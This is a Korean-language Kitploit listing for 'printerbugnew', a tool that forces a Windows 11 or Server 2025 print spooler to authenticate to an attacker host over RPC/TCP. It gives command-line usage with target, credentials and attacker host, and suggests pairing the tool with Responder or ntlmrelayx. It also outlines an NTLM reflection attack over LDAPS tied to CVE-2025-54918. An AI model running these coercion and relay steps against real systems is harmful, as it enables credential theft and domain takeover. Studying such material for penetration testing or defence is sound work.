Skip to content
KitploitKITPLOIT
도구익스플로잇블로그
Log in
제출
도구익스플로잇블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
printerbugnew — DCERPC 전용 printerbug.py 버전 | Kitploit
도구/GitHubGitHub/decoder-it/printerbugnew
Privilege EscalationVulnerability AnalysisExploitationLateral MovementPenetration TestingCommand and ControlAuthenticationRed Teaming
GitHubdecoder-it/printerbugnew

printerbugnew

DCERPC 전용 printerbug.py 버전

저장소 보기
233261111개월 전Kitploit 검토 완료

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유


TCP를 통한 순수 RPC 프린터 스풀러 트리거

Windows 11 22H2+ / Windows Server 2025 용

사용법

printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

예제

익명 연결

printerbugnew.py 192.168.1.100

자격 증명 포함

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

다른 호스트(공격자)로 백커넥트 트리거

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

특정 RPC 포트 사용

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
참고 사항

  • 대상은 Windows 11 22H2+ 또는 Server 2025여야 합니다 (기본적으로 TCP를 통한 RPC 사용)
  • 이전 버전의 경우 spoolss는 명명된 파이프(SMB)를 통한 RPC를 사용합니다
  • 포트 135와 동적 RPC 포트(49152-65535)가 열려 있는지 확인하세요
  • 공격자 호스트에서 Responder 또는 ntlmrelayx를 시작하여 인증을 캡처하세요
  • 이 경우 스풀러의 잘못된 SPN으로 인해 Kerberos가 실패하므로 NTLM 대체가 강제됩니다.
  • 대상 스풀러의 RPC/TCP 포트를 찾으려면 대상 Endpoint Mapper(EPM)에서 TCP/135를 통해 인터페이스 UUID 12345678-1234-abcd-ef00-0123456789ab를 질의하세요. rpcdump.py, PortQry 또는 원하는 다른 도구를 사용하거나 이 코드에서 직접 EPM 조회를 구현하면 됩니다 ;)
  • 기반: https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py

    이미지

    이미지

    이미지

CVE-2025-54918 업데이트




이 반사(reflection)를 통한 익스플로잇은 "새로운" printerbug(명명된 파이프 대신 DCERPC)가 있는 W2025에서만 작동합니다. 작동시키려면 ntlmrelayx를 몇 군데 수정해야 합니다. 그 후에는 W2025 DC에서 원격으로 프린터 버그를 트리거하고 Channel Bindings가 필수인 경우에도 LDAPS를 통해 인증을 반사(reflect)할 수 있습니다.

ldaprelayclient.py:
이미지
rpcrelayserver.py
이미지

그리고 릴레이 ;)
이미지


해당 취약점은 2025년 9월 패치 화요일에 수정되었습니다: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

수정 사항은 Type 3 메시지가 비어 있는 경우에도 MIC가 항상 계산되도록 보장합니다.

이 CVE 작성자께 귀중한 힌트를 주셔서 감사합니다 :)

도구 다운로드